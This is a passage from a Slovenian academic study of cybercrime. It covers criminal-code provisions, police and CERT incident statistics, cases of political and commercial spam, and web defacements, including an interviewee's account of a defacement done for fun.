- neupravičeno slikovno snemanje (149. člen KZ, v osnovi ne gre za tim. "računalniško kaznivo dejanje");
- kršitev tajnosti občil (2. točka 2. odstavka 150. člena KZ, v osnovi ne gre za tim. "računalniško kaznivo dejanje");
- nedovoljena objava zasebnih pisanj (151. člen KZ, v osnovi ne gre za tim. "računalniško kaznivo dejanje");
- zloraba osebnih podatkov (2. odstavek 154. člena KZ);
- kršitev avtorske pravice (2. odstavek 158. člena KZ);
- neupravičeno izkoriščanje avtorskega dela (159. člen KZ);
- kršitev avtorski sorodnih pravic (160. člen KZ, v osnovi ne gre za tim. "računalniško kaznivo dejanje");
- neupravičen vstop v informacijski sistem (225. člen KZ);
- vdor v informacijski sistem (242. člen KZ);
- izdelovanje in pridobivanje orožja in pripomočkov namenjenih za kaznivo dejanje - pripomočke za vdor ali neupravičen vstop v informacijski sistem (3. odstavek 309. člena KZ).

[5] Kazenski zakonik (KZ), Uradni list RS, št. 63/94, 70/94-popr., 23/99-KZ-A, 110/02-ZDT-B, 40/04-KZ-B in 95/04-KZ-UPB1.

Poleg tega je v Sloveniji z Zakonom o varstvu potrošnikov[6] sankcionirano tudi pošiljanje nenaročene komercialne elektronske pošte. V nadaljevanju bomo skupaj s kiberkriminalom obravnavali tudi nekatera druga dejanja, ki se klasificirajo kot klasična kazniva dejanja oz. sploh niso sankcionirana v Kazenskem zakoniku, njihova skupna značilnost pa je, da gre za prepovedana ali moteča dejanja, ki se dogajajo v kiberprotoru oz. s pomočjo računalniške tehnologije.

Uradne statistike o pojavnosti kiberkriminala v Sloveniji

Uradne policijske statistike, ki se nanašajo na kiberkriminal so naslednje (Policija, 2004):


leto	1998	1999	2000	2001	2002	2003
Kazniva dejanja:*						
neupravičeno izkoriščanje avtorskega dela	--	14	11	23	17	12
neupravičen vstop v zaščiteno računalniško bazo podatkov	--	9	12	2	6	2
vdor v računalniški sistem	--	13	15	6	1	--
izdelava ali pridobitev pripomočkov za vdor v računalniški sistem	--	--	--	0	6	--

Tabela 1: Pregled nekaterih kaznivih dejanj iz področja računalniške kriminalitete. Podatki so bili pridobljeni na podlagi zahteve za dostop do informacij javnega značaja. Policija je podatke posredovala v odgovoru iz dne 17. 9. 2004.

* Podatki so bili pridobljeni iz poročil, ki so objavljena na spletni strani policije (<http://www.policija.si>).

Iz navedenih policijskihj statistik bi lahko sklepali, da je računalniške kriminalitete v Sloveniji razmeroma malo, še največji del pravzaprav obsega kršitev avtorsko pravne zakonodaje. Podatki SI-CERT-a (*Slovenian Computer Emergency Response Team* - organizacija, ki v okviru Arnesa skrbi za zbiranje obvestil in ukrepanje v primeru računalniških zlorab) kažejo nekoliko drugačno sliko, saj na SI-CERT-u mesečno zabeležijo okrog 100 varnostnih incidentov, vendar pa je potrebno poudariti, da vsak varnostni incident ni kaznivo dejanje, čeprav gre lahko za pripravo nanj. Tako na primer pregledovanje (ang. *portscan*), ki je po statistikah SI-CERT-a najpogostejši incident ni kaznivo dejanje, oziroma v zakonodaji sploh ni sankcionirano.


[6] Zakon o varstvu potrošnikov (ZVPot), Uradni list RS, št. 20/1998 (25/1998 - popr.), 23/1999, 110/2002 ZVPot-A, 51/2004-ZVPot-B in 98/2004-ZVPot-UPB2.



Graf 1: Število obravnavanih oz. prijavljenih incidentov s strani slovenskega SI-CERT-a v Sloveniji med avgustom 2002 in decembrom 2005; povprečje 106 incidentov na mesec (Vir: Božič, 2006a).

Večino incidentov, okrog polovico, predstavljajo *pregledovanja* (ang. *portscan*), ki predstavljajo prvo fazo vdora (Božič, 2004), slabo petino pa DOS napadi, ki se po izjavi Gorazda Božiča, vodje varnostnega centra SI-CERT v Sloveniji dogajajo v povprečju dvakrat na teden (Kovačič, 2004c). Pri Arnesu pravijo, da na leto dobijo nekaj odredb sodišča, ki se večinoma tičejo zgolj ugotavljanja identitete uporabnika, ki je ob nekem času uporabljal določen IP naslov, redkeje pa gre za kopije strežniških zapisov. Odredbo, ki bi zahtevala izvedbo prisluha elektronske pošte pa so dobili samo enkrat (in sicer za osebo, ki je bila osumljena prometa z drogami, izkazalo pa se je, da so bila vsa sporočila šifrirana (Kovačič, 2004c)).

Statistika števila varnostnih pomankljivosti in prijavljenih varnostnih incidentov, ki jo vodi mednarodni CERT center pa kaže, da je število prijavljenih varnostnih incidentov verjetno precej nizko, vsaj glede na število odkritih varnostnih pomankljivosti.



Gr

af: Varnostne pomankljivosti, ki so bile sporočene združenju CERT (*Computer Emergency Response Team*, združenje za ukrepanje ob varnostnih incidentih na internetu) ter število incidentov, ki so bili prijavljeni.
Statistika za varnostne pomankljivosti je na voljo od leta 1995. (*) Posamezen prijavljen incident lahko obsega napad na večje število spletnih strani (lahko tudi več sto ali več tisoč), poleg tega pa gre pri posameznem incidentu lahko za zlonamerno aktivnost, ki je trajala več časa oziroma se je večkrat ponovila. Podatki za leto 2004 so za prva tri četrtletja.
Vir: CERT, 2004.

Mednarodni CERT center ocenjuje, da je v tujini prijavljenih samo okrog 20% vseh incidentov (Boehlert, 2002). Za Slovenijo pa slovenski kriminalisti ocenjujejo, da je do njih pride ena tridesetina primerov ali še manj, čeprav je res, da vsak varnostni incident še ni kaznivo dejanje. Eden slovenskih kriminalistov je v pogovoru tudi povedal, da na spletu in drugih medijih opazijo veliko težav uporabnikov, a tudi teh prijav pride do njih zelo malo (Peršak in Kovačič, 2005). V nadaljevanju si bomo ogledali nekaj konkretnih primerov kibernetskega kriminala v Sloveniji - med drugim tudi primere, ki niso bili nikoli prijavljeni in uradno raziskani - ki dokazujejo, da slovenski uporabniki interneta nikakor niso tako varni pred napadi hekerjev, krekerjev in skriptarjev, kot se morda zdi na prvi pogled.

Pošiljanje nezaželene elektronske pošte

Nezaželjena elektronska pošta ali spam je v Sloveniji v primeru, da je prejemnik fizična oseba, postal sankcioniran leta 2002 z novelo *Zakona o varstvu potrošnikov (ZVPot-A*[7]*)*, leta 2004 pa še s 109. členom *Zakona o elektronskih komunikacijah (ZeKOM)*[8], ki prepoveduje uporabo elektronske

[7] Novela Zakona o varstvu potrošnikov (ZVPot-A), Uradni list RS št. 110/02.
[8] Zakon o elektronskih komunikacijah (ZeKOM), Uradni list RS, št. 43/04 in 86/04 – ZVOP-1.

pošte za namene neposrednega trženja brez predhodnega soglasja naročnika, prepoveduje pa tudi pošiljanje tovrstnih sporočil s prikrito identiteto pošiljatelja. Pošiljanje nezaželjene elektronske pošte sicer ni kaznivo dejanje, je pa v nekaterih primerih prekršek, ki ga preganja Tržni inšpektorat Republike Slovenije. Večina nezaželjene elektronske pošte je sicer komercialno obarvane, saj pošiljatelji skušajo preko elektronskih sporočil oglaševati različne izdelke ali storitve, občasno pa se pojavljajo tudi politično motivirana oz. družbeno angažirana sporočila. Med bolj nedolžne primere lahko štejemo storitev "Napiši odprto pismo", ki so jo pripravili slovenski anarhisti. Iz Slovenskega anarhističnega portala je namreč mogoče preko enostavnega spletnega vmesnika poslati sporočilo na elektronske naslove treh večjih dnevnih časopisov in dveh tednikov ter predstavnikom vlade ter v kabinet predsednika državnega zbora (Anarhistični Portal, 2002), kar Denningova uvršča med oblike haktivizma (Dennig, 2001: 268-269).

E-pismo "Vojaškega Obveznika"

Enega prvih tovrstnih primerov predstavlja elektronsko pismo. tim "Vojaškega Obveznika" z naslovom "*Krivice zapisane v slovenski ustavi*", ki je bilo 8. januarja 1999 poslano (po njegovih besedah) na "*približno 50.000 elektronskih naslovov v Sloveniji*" (Vojaški Obveznik, 1999a) (oz. kot je v pogovoru preko elektronske pošte povedal kasneje, naj bi bilo po filtriranju teh naslovov 46.000 (Vojaški Obveznik, 1999b). Poleg tega, da ne gre za komercialno sporočilo, primer predstavlja tudi eno prvih večjih masovnih pošiljanj nenaročene elektronske pošte v Sloveniji. Sporočilo je imelo ponarejen naslov pošiljatelja (anonimno@gov.si), poslano pa je bilo preko javno dostopnega računalnika. Podpisani Vojaški Obveznik se je v svojem pismu najprej opravičil zaradi nadlegovanja, v nadaljevanju pa opozoril na domnevno krivico, ki se mu godi, ker je prisiljen služiti vojaški rok. Opozoril je na domnevno omejevanje svobode, vsiljevanje ter na izgubo dohodka in predlagal uvedbo profesionalne vojske ter davka na nesluženje vojaškega roka. Svojemu pismu je priložil ustavno pritožbo (ki seveda ni bila pravilno vložena na Ustavno sodišče) in pismo, ki ga je pred tem že posredoval medijem (Vojaški Obveznik, 1999a). V kasnejšem pogovoru, ki je potekal preko elektronske pošte, je povedal, da ima družino, ki je odvisna od njegovega dohodka - z obveznim služenjem vojske pa bi izpad njegovega dohodka ogrozil finančno preživetje njegove družine. V pogovoru je povedal, da je prejel skoraj 300 odgovorov in sicer tako od tistih, ki so ga podprli, kot do tistih, ki so mu nasprotovali ter od uporabnikov, ki se niso strinjali z načinom komunikacije (pošiljanje spama) (Vojaški Obveznik, 1999c).

Kje je Vojaški Obveznik dobil elektronske naslove na katere je pošiljal svoje sporočilo, ni znano, v pogovoru pa je povedal, da jih je dobil od nekoga tretjega za enkratno uporabo, pošiljanje pa je trajalo uro in pol (Vojaški Obveznik, 1999d). Ta oseba je verjetno uporabila kakšen program za

nabiranje elektronskih naslovov, ki so objavljeni na spletnih straneh ali v USENET skupinah. Že 6. oktobra 1997 je namreč Telekom Slovenije javnosti ponudil *Imenik elektronske pošte Slovenije* (<http://afna.telekom.si>), kasneje se je pojavil še e-mail imenik iskalnika Najdi.si, leta 2003 pa je Gospodarski vestnik izdal CD z elektronskimi naslovi slovenskih uporabnikov interneta.

Elektronska sporočila skupine "Reci NE NATO!"

Primer še bolj politično motiviranega pošiljanja elektronskih sporočil v Sloveniji pa predstavljajo sporočila, ki jih je pošiljala aktivistična skupina "Reci NE NATO!". Skupina "Reci NE NATO!" je bila anonimna skupina posameznikov, ki so nasprotovali vstopu Slovenije v zvezo NATO, svoje nestrinjanje pa so izražali preko plakatov, ki so jih lepili po večjih slovenskih krajih, spletne strani ter elektronske pošte. Le-to so pošiljali tim. "politični eliti", ki so jo definirali kot "*vseh vrst predsedniki, člani parlamentarnih strank, državni svetniki, ministri in državni sekretarji, veleposlaništva, ter nekatere druge državne ustanove*" (Kovačič, 2004b), medijem in nevladnim organizacijam.

Slika 1: Spletna stran skupine "Reci NE Nato!" leta 2006.

V pogovoru s predstavnikom skupine "Reci NE NATO!", ki je potekal preko IRC-a januarja in februarja 2004, je le-ta povedal, da so zaradi pošiljanja spama imeli težave s ponudnikom dostopa

do interneta (v tistem času pošiljanje nezaželjene elektronske pošte ni bilo zakonsko sankcionirano, ponudniki dostopa do interneta pa so proti pošiljateljem vseeno ukrepali na podlagi kršenja naročniške pogodbe). Vendar pa jih to ni ustavilo, pač pa so postali le bolj previdni. Isti predstavnik je v pogovoru tudi povedal, da ima do komercialnih nezaželjenih sporočil osebno zelo negativno mnenje, "*spam kot način sporočanja določenih družbeno-kritičnih vsebin, ki drugače ne morejo 'skozi' pa tretiram drugače - gre za izhod v sili, ko so drugi kanali sporočanja bodisi zaprti, bodisi predragi. Kot primer lahko navedem večino slovenskih javnih občil (elektronskih, tiskanih), vključno s STA, ki so dogodke, ki smo jih pripravljali in sporočila za javnost, ki smo jih pošiljali v začetku ignorirali*" (Kovačič, 2004b). Skratka, šlo je za "*zavestno kršenje pravil oz. pravil lepega vedenja - izhod v sili*", predvsem pa so bili prejemniki "*skrbno izbrani - prejemniki naših sporočil so bili naslednji: množična občila (uredništva, novinarji), državni uradniki in organi (poslanci, svetniki, župani, državni sekretarji, ministri, predsedniki vseh vrst, ... - voljeni in postavljeni vladarji države torej), nekatere javne osebnosti, zainteresirana javnost, aktivisti. S kontantnim sporočanjem, da se 'tam zunaj med ljudmi' nekaj dogaja, smo pri prejemnikih gotovo dosegli večjo zavest, da se ljudstvo ne bo pustilo vleči za nos. V medijih, političnih krogih je bilo opazno, da so naša sporočila prejemali in 'na očeh' politikov se je dalo razbrati njihovo negotovost, nejevoljo, češ, kaj pa se tole ljudstvo gre*" (Kovačič, 2004b). Skupina "Reci NE NATO!" je prejemnikom, ki so izrazili željo, da njihovih sporočil ne želijo prejemati ugodila, vendar samo v primeru, da je šlo za tim. "navadne državljane". Odjav s strani državnih uradnikov izrecno niso upoštevali, in sicer zato, ker, kot je povedal predstavnik skupine "*pritisk na politike mora biti prisoten konstantno in to ni spam*" (Kovačič, 2004b).

Nelegalno pošiljanje komercialnih sporočil v Sloveniji

Po uveljavitvi novele *Zakona o varstvu potrošnikov*[9] leta 2003, ki sankcionira pošiljanje nenaročenih reklamnih sporočil po elektronski pošti, je Tržni inšpektorat v Sloveniji v letu 2003 prejel 58 vprašanj in prijav v zvezi z nezaželeno elektronsko pošto (TIRS, 2004), v letu 2004 pa 21 prijav, kršitve pa so ugotovili v 12 primerih (TIRS, 2005). Seveda se je kmalu izkazalo, da ukrepanje TIRS-a problema nezaželjene elektronske pošte ne bo rešilo, saj TIRS lahko ukrepa le v primeru kršiteljev iz Slovenije (TIRS, 2003). V nadaljevanju si bomo ogledali dva tipična primera pošiljanja nezaželjene reklamne elektronske pošte iz Slovenije.

V prvem primeru je lastnik nekega slovenskega spletnega portala februarja 2005 po elektronski pošti poslal večje število oglasnih sporočil s katerimi je obiskovalce vabil na svojo spletno stran. Na

[9] Novela Zakona o varstvu potrošnikov (ZVPot-A), Uradni list RS št. 110/02.

opozorilo ene izmed prejemnic, da gre verjetno za kršitev *Zakona o varstvu potrošnikov*,[10] je v odgovor poslal sporočilo, v katerem je pojasnil, da poslano obvestilo ni bilo reklamnega značaja, saj v njem ni ničesar prodajal. Dodal je še, da je celotna spletna stran zasnovana tako, da je vse brezplačno. Je bil pa njegov odgovor precej zajedljiv, saj je v njem zapisal, da "*Če ste pri volji za ovadbo, boste pač ovaduh*", da še nikoli ni naletel "*na tako žolčen odziv*" ter da mu je za prijavo na Tržni inšpektorat "*figo mar*" (Slovenski spamer, 2005a). V nadaljevanju sta si pošiljatelj nenaročenega sporočila in prejemnica izmenjala še nekaj elektronskih sporoči, pošiljatelj pa je postajal čedalje bolj nesramen. V enem izmed sporočil je tako namesto pozdrava zapisal: "*Na koncu vas, žal, ne morem lepo pozdraviti, in vam zaželeti lepega vikenda*" (Slovenski spamer, 2005b) ter zagrozil, da bo korespondenco objavil na javnem spletnem forumu (Slovenski spamer, 2005c). Pošiljatelj je tudi sporočil, da je pridobil mnenje glavnega tržnega inšpektorja, da se Zakon o varstvu potrošnikov nanaša le na pravne in fizične osebe, ki se ukvarjajo s pridobitno dejavnostjo ter poudaril, da se njegova spletna stran ne ukvarja s pridobitno dejavnostjo. A pregled spletne strani je pokazal, da spletna stran prikazuje oglase, cena oglaševanja pa je odvisna od števila prikazov. Prejemnica sporočila je na podlagi tega sklepala, da se spletni portal ukvarja s pridobitno dejavnostjo in da je bil cilj poslanega sporočila povečanje števila obiskovalcev spletne strani, s tem pa tudi števila prikazanih oglasov. Zato je podala prijavo na Tržni inšpektorat.

V drugem primeru pa je bil odziv oglaševalca povsem nasproten, primer pa je zanimiv zato, ker je prejemnik na koncu odkril slovensko organizacijo, ki se ukvarja s komercialnim pošiljanjem tovrstnih oglasnih sporočil. Prejemnik je decembra 2005 v svoj poštni predal prejel elektronsko sporočilo v katerem ga je pošiljatelj obveščal o nagradni igri "*pošlji SMS in zmagaj*". Sporočilo je oglaševalo spodnje perilo, navedeni pa so bili kontaktni naslovi uradnega slovenskega zastopnika (Palmers, 2005). Na spletni strani zastopnika so bile še dodatne informacije o omenjeni nagradni igri. Pregled elektronskega sporočila je pokazal, da je bilo poslano iz strežnika *besthost1.submitagraphite.com*. Strežnik *submitagraphite.com* se je sicer nahajal v Sloveniji, prav tako je bila domena *submitagraphite.com* registrirana na podjetje v Sloveniji, vendar pa se je strežnik "*besthost1*" iz katerega so bila oglasna sporočila poslana, nahajal v tujini. Prejemnik je kasneje ugotovil identiteto pošiljateljev ter prišel v stik z osebo, ki je pošiljateljem pripravila tehnične rešitve za pošiljanje nezaželjene elektronske pošte.

[10] Zakon o varstvu potrošnikov (ZVPot), Uradni list RS, št. 20/1998 (25/1998 - popr.), 23/1999, 110/2002 ZVPot-A, 51/2004-ZVPot-B in 98/2004-ZVPot-UPB2.

Razobličenja spletnih strani


Razobličenja spletni strani (ang. *defacement*) nekateri uvrščajo med novodobne oblike vandalizma oz. pisanja grafitov. Gre za napad, kjer napadalec spremeni vsebino spletne strani. Napadi so pogosto avtomatizirani, napadalci pa imajo različne motive. Motivi so večinoma samodokazovanje in dolgočasje, iskanje medijske pozornosti in tekmovanje med razobličevalskimi skupinami, redkeje pa so motivi politični oziroma maščevalni. Nekateri napadi se tudi ponovijo, v tem primeru govorimo o ponovnem razobličenju (ang. *redefacement*).

Statistiko (sicer nepopolno) razobličenj je mogoče dobiti na spletni strani Zone-H. Zone-H je sicer legitimna spletna stran, ki pa vzdržuje arhiv podatkov o razobličenjih. Podatke vnesejo napadalci sami in čeprav na spletni strani zagotovo niso prijavljeni vsi napadi, Zone-H ponuja dober pregled primerov razobličevalskih napadov. Pregled arhiva kaže, da je bilo v obdobju od 9. 9. 2002 do 11. 9. 2004 prijavljenih 1236 razobličenj na področju slovenskega domenskega prostora (domena .si), ker pa slovenske ustanove uporabljajo tudi druge domene, je bilo tovrstnih napadov na slovenske spletne strani zagotovo še več. Pri vnosu podatkov o napadu, imajo napadalci možnost vnesti način napada in razlog zanj. Posredovani podatki kažejo, da napadalci najpogosteje izkoriščajo napade v konfiguraciji spletnih strani in strežnikov (20,7%) ter izkoriščajo znane varnostne pomankljivosti (16,2%) (Zone-H.org, 2005).

Kot razlog najpogosteje navajajo zabavo (slaba tretjina napadov), politične razloge navaja le dobra desetina, maščevanje pa je motiv pri manj kot treh odstotkih napadov (Zone-h.org, 2005). Podobne motive je opisal tudi sogovornik:

> "*Lahko bi dodal, da je bila leta 2005 defece-ana stran celje.lds.si. Jaz in še en moj kolega sva cisto iz dolgega časa naredila en skoraj neopazni, precej smešen hack. Hack ni bil politično motiviran, ampak je bil narejen čisto naključno, ker je bila pač med krajšim ogledom strani najdena luknja. Na to temo imam celo nekaj logov, ki dokazujejo, da je bila zaradi hacka po vsej verjetnosti podana pritožba. Administrator je na posebno mesto na svojem strežniku shranil (prekopiral) loge omenjene strani. Izgleda kot da kljub temu, da so imeli veljaven slovenski IP napadalca (takrat se nama ni dalo preveč truditi s prikrivanjem identitete), niso nikoli ukrepali. Lahko pa bi. Ta primer med drugim dokazuje, da je mnogo takšnih ali drugačnih vdorov po povrnjenem stanju strani (kjer pač ni bila ugotovljena nobena škoda) pozabljenih in se jim niti ne da ukvarjati s prijavami. Sicer pa jaz s kolegi, ko naredim deface kakšne strani (zelo zelo redko, po večini takrat ko je kaksna žurka in se pijani vsedemo za računalnik), vedno originalno stran pustim na strežniku nedotaknjeno. Nikoli nič ne izbrišem. Vcasih celo napišem na strani spodaj sporočilo administratorju, da je originalna stran na*


voljo tu ali tam ali pa mu celo napišem navodila kako povrnit stran v prvotno stanje. Vse to zato, ker je namen izključno zabava." (Arctus, 2006b).



Slika 2: Primer razobličenja spletne strani slovenske odvetniške pisarne. Napadalec je na meč dorisal kri, na tehtnico pa srce in denar.

Nekatera odmevnejša razobličenja v Sloveniji

